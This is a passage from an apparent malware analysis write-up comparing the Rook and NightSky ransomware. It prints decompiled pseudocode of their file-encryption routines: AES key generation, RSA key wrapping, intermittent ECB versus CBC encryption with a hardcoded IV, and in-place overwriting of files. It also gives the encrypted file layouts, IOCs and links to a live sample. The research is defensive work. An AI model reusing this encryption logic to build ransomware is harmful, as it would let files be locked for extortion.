          mbedtls_aes_setkey_enc(v68, &Aes_key, 128u);
```

000019B8 encrypt_file:117 (1400025B8)

Rook RW - encrypt_file function - randomly generated Aes_key is encrypted with Victim public RSA2048 key

Pseudocode-A


```
LABEL_19:
      CTR_DRBG_gen_random(&p_rng, &Aes_key, 0x10ui64);
      GetFileSizeEx(FileW, &filesize);
      if ( filesize )
      {
        v13 = *(*&mbedtls_rsa_context + 328i64);
        if ( v13 )
        {
          if ( v13 == 1 )
            mbedtls_rsa_rsaes_oaep_encrypt(
              *&mbedtls_rsa_context,
              Wrapped_CTR_DRBG_gen_random,
              &p_rng,
              v12,
              dwCreationDisposition,
              dwFlagsAndAttributes,
              16ui64,
              &Aes_key,
              encrypted_aeskey_with_victim_publicRSA);
        }
        else
        {
          mbedtls_rsa_rsaes_pkcs1_v15_encrypt(
            *&mbedtls_rsa_context,
            Wrapped_CTR_DRBG_gen_random,
            &p_rng,
            v12,
            16ui64,
            &Aes_key,
            encrypted_aeskey_with_victim_publicRSA);
        }
        v27 = 0;
        do
        {
          *(&encrypted_aeskey_with_victim_publicRSA[32] + v27) = *(&TAsPublic_encrypted_victim_RSAprivateKEY + v
          ++v27;
        }
        while ( v27 < 2304 );
        do
          File_buff2encrypt = RtlAllocateHeap(hHeap, 8u, 524352ui64);
        while ( !File_buff2encrypt );
        filesize_1 = filesize;
        j = 0i64;
        v17.QuadPart = 0i64;
        size_block_count = filesize / 524288;
        if ( filesize / 524288 )
        {
          while ( 1 )
          {
            ReadFile(FileW, File_buff2encrypt, 524288u, &NumberOfBytesRead, 0i64);
            wrap_Encrypt_aes_cbc(&Aes_key, File_buff2encrypt, 524288);
            SetFilePointerEx(FileW, v17, 0i64, 0);
```

00001744 encrypt_file:129 (7FF63BBA1744) (Synchronized with IDA View-A)

NightSky RW - encrypt_file function - randomly generated Aes_key is encrypted with Victim public RSA2048 key

Usage of the randomly generated AES key is different in NightSky and Rook ransomware. Rook ransomware encryption is a combination of AES128 ECB mode with intermitten encryption -> looping 32 bytes chunks where only first 16 is encrypted. Max encrypted size is 524288*3.

NightSky ransomware encryption is AES128 CBC mode with hardcoded IV where max encrypted size is the same as in Rook case - 524288*3.



Pseudocode-A
Pseudocode-A
00001D1A encrypt_file:172 (14000291A)
0000185C encrypt_file:162 (7FF63BBA185C) (Synchronized with IDA View-A)


```
      if ( encrypted_aeskey_with_victim_publicRSA[0].QuadPart / 524288 )
      {
        while ( 1 )
        {
          ReadFile(FileW, v41, 524288u, &NumberOfBytesRead, 0i64);
          memset(v68, 0, sizeof(v68));
          mbedtls_aes_setkey_enc(v68, &Aes_key, 128u);
          v45 = v41;
          v46 = 16384i64;
          do
          {
            aes_encrypt_ECB(v68, v45, v45);
            v45 += 32;
            --v46;
          }
          while ( v46 );
          off_140044598(v68, 0i64, 288i64);
          SetFilePointerEx(FileW, liDistanceToMove, 0i64, 0);
          WriteFile(FileW, v41, 524288u, &NumberOfBytesWritten, 0i64);
          v47.QuadPart = encrypted_aeskey_with_victim_publicRSA[1].QuadPart + 1;
          liDistanceToMove.QuadPart += 0x80000i64;
          ++encrypted_aeskey_with_victim_publicRSA[1].QuadPart;
          if ( v43 == 2 )
            break;
          if ( ++v43 >= v44 )
          {
            v42 = encrypted_aeskey_with_victim_publicRSA[0];
            goto LABEL_54;
          }
        }
      }
      else
      {
        v47 = encrypted_aeskey_with_victim_publicRSA[1];
LABEL_54:
        encrypted_aeskey_with_victim_publicRSA[1].QuadPart = v47.QuadPart + 1;
        v48 = 16 * (v42.QuadPart % 524288 / 16);
        v49 = v42.QuadPart % 524288 % 16;
        v50 = v48 + 16;
        if ( !v49 )
          v50 = 16 * (v42.QuadPart % 524288 / 16);
        ReadFile(FileW, v41, v50, &NumberOfBytesRead, 0i64);
        v51 = v48 + 16;
        if ( !v49 )
          v51 = v48;
        memset(v69, 0, sizeof(v69));
        mbedtls_aes_setkey_enc(v69, &Aes_key, 128u);
        if ( v51 > 0 )
        {
          v52 = v41;
          v53 = ((v51 - 1) >> 5) + 1;
          do
```

Rook RW - encrypt_file function -> using AES128ECB with intermitten encryption 16/32 -> looping 32 bytes chunks - encrypting only first 16 bytes. Maxfilesize to encrypt = 524288*3

```
        if ( filesize / 524288 )
        {
          while ( 1 )
          {
            ReadFile(FileW, File_buff2encrypt, 524288u, &NumberOfBytesRead, 0i64);
            wrap_Encrypt_aes_cbc(&Aes_key, File_buff2encrypt, 524288);
            SetFilePointerEx(FileW, v17, 0i64, 0);
            WriteFile(FileW, File_buff2encrypt, 524288u, &NumberOfBytesWritten, 0i64);
            v17.QuadPart += 524288i64;
            v19 = ++v36;
            if ( j == 2 )
              break;
            if ( ++j >= size_block_count )
            {
              filesize_1 = filesize;
              goto LABEL_33;
            }
          }
        }
        else
        {
          v19 = v36;
LABEL_33:
          v36 = v19 + 1;
          v20 = 16 * (filesize_1 % 524288 / 16);
          v21 = filesize_1 % 524288 % 16;
          num_bytes_to_read = v20 + 16;
          if ( !v21 )
            num_bytes_to_read = 16 * (filesize_1 % 524288 / 16);
          ReadFile(FileW, File_buff2encrypt, num_bytes_to_read, &NumberOfBytesRead, 0i64);
          num_bytes_to_read_1 = v20 + 16;
          if ( !v21 )
            num_bytes_to_read_1 = v20;
          wrap_Encrypt_aes_cbc(&Aes_key, File_buff2encrypt, num_bytes_to_read_1);
          SetFilePointerEx(FileW, v17, 0i64, 0);
          if ( v21 )
            v20 += 16;
          WriteFile(FileW, File_buff2encrypt, v20, &NumberOfBytesWritten, 0i64);
        }
        SetFilePointerEx(FileW, 0i64, 0i64, 2u);
        WriteFile(FileW, &filesize, 2576u, &NumberOfBytesWritten, 0i64);
        HeapFree(hHeap, 0, File_buff2encrypt);
        return CloseHandle(FileW);
      }
      else
      {
        return CloseHandle(FileW);
      }
    }
  }
  return result;
}
```

NightSky RW - encrypt_file function -> using AES128CBC with hardcoded IV. Maxfilesize to encrypt = 524288*3

You can see NightSky AES128 CBC mode with hardcoded IV below.




```
void *__fastcall wrap_Encrypt_aes_cbc(const unsigned __int8 *key, unsigned __int8 *buff2encrypt, int buff_length)
{
  __int64 buff2encrypt_length; // rsi
  unsigned __int64 B16block_count; // rdi
  mbedtls_aes_context mbedtls_aes_context; // [rsp+30h] [rbp-148h] BYREF
  int IV[4]; // [rsp+150h] [rbp-28h] BYREF

  buff2encrypt_length = buff_length;
  IV[0] = '\x04\x03\x02\x01';
  IV[1] = '\x04\x03\x02\x01';
  IV[2] = '\x04\x03\x02\x01';
  IV[3] = '\x04\x03\x02\x01';
  memset(&mbedtls_aes_context, 0, sizeof(mbedtls_aes_context));
  mbedtls_aes_setkey_enc(&mbedtls_aes_context, key, 128u);
  if ( buff2encrypt_length )
  {
    B16block_count = ((buff2encrypt_length - 1) >> 4) + 1;
    do
    {
      mbedtls_aes_crypt_cbc(&mbedtls_aes_context, MBEDTLS_AES_ENCRYPT, 16ui64, IV, buff2encrypt, buff2encrypt);
      buff2encrypt += 16;
      --B16block_count;
    }
    while ( B16block_count );
  }
  return memset(&mbedtls_aes_context, 0, sizeof(mbedtls_aes_context));
}
```

NightSky RW - using AES128CBC with hardcoded IV

Our final stage of analysis is comparing of encrypted file structure.

Rook Ransomware encrypted file structure (only something I named Quadpart_presented tag is in addition to NightSky – this tag has no meaning and because of that was probably omitted):


Bookmarks
0x0 EncryptedBytes_AES128ECB
0x40 Original_filesize
0x48 Count_of_EncryptedBlocks
0x50 LARGE_INTEGER->QuadPart_pre
0x58 AesKEY_Enc_by_VictimRSA2048
0x158 VictimRSA2048_Enc_by_TAs_R
delphi_filter.txt.Rook
Values
Bookma...
Calculat...

Original FileSize

lpFileSize ->LARGE_INTEGER ->Quadpart_presented_tag

Encrypted file bytes with AES128ECB using intermitten encryption - looping 32bytes (only first 16 encrypted)


Count of encrypted blocks - 1block/chunk <= 524288 bytes

AES KEY encrypted with generated Victim RSA2048 public key (256 B)

Victim RSA2048 private key encrypted by TAs embedded RSA2048 public key (2304 B)

Rook Ransomware - Encrypted file Structure

NightSky Ransomware encrypted file structure:


Bookmarks
0x0 EncryptedBytes_AES128CBC
0x40 Original_filesize
0x48 Count_of_EncryptedBlocks
0x50 AesKEY_Enc_by_VictimRSA2048
0x150 VictimRSA2048_priv_enc_by_
delphi_filter.txt.nightsky
Values
Book...
Calcul...
Output

Encrypted file bytes with AES128CBC

Original FileSize

Count of encrypted blocks - 1block/chunk <= 524288 bytes

AES KEY encrypted with generated Victim RSA2048 public key (256 B)

Victim RSA2048 private key encrypted by TAs embedded RSA2048 public key (2304 B)

NightSky Ransomware - Encrypted file Structure

Conclusion:

As we could see, the similarity between Rook and NightSky ransomware looks sometimes like copy-paste of code.

What could be quite tricky thing for analysts is that NightSky is delivered as VMProtected and with combination of statically linked Mbed TLS crypto library it could be let´s say “unpleasant”.

Some functionality from Rook Ransomware (not part of crypto process) is not presented in code of NightSky. Only one difference in encryption is that NightSky RW replaced intermitten AES-ECB encryption for more secured AES-CBC.

Recommendation:

If possible always try to perform decryption on your own (spoofing public key, grabbing session keys, hooking etc…) to confirm your analytical assumptions.

If you were able to read it to this part, you can also check my steps without correction [HERE]

Download:

Unpacked, repaired and debuggable sample of NightSky RW is available [HERE-pass:infected]

Generated FLIRT, Rizzo and Fingermatch signatures for Mbed TLS 2.24.0 [HERE]

IOCs:

NightSky Ransomware MD5: 9608c8b6c8d80fdc67b99edd3c53d3d2
Rook Ransomware MD5: 6d87be9212a1a0e92e58e1ed94c589f9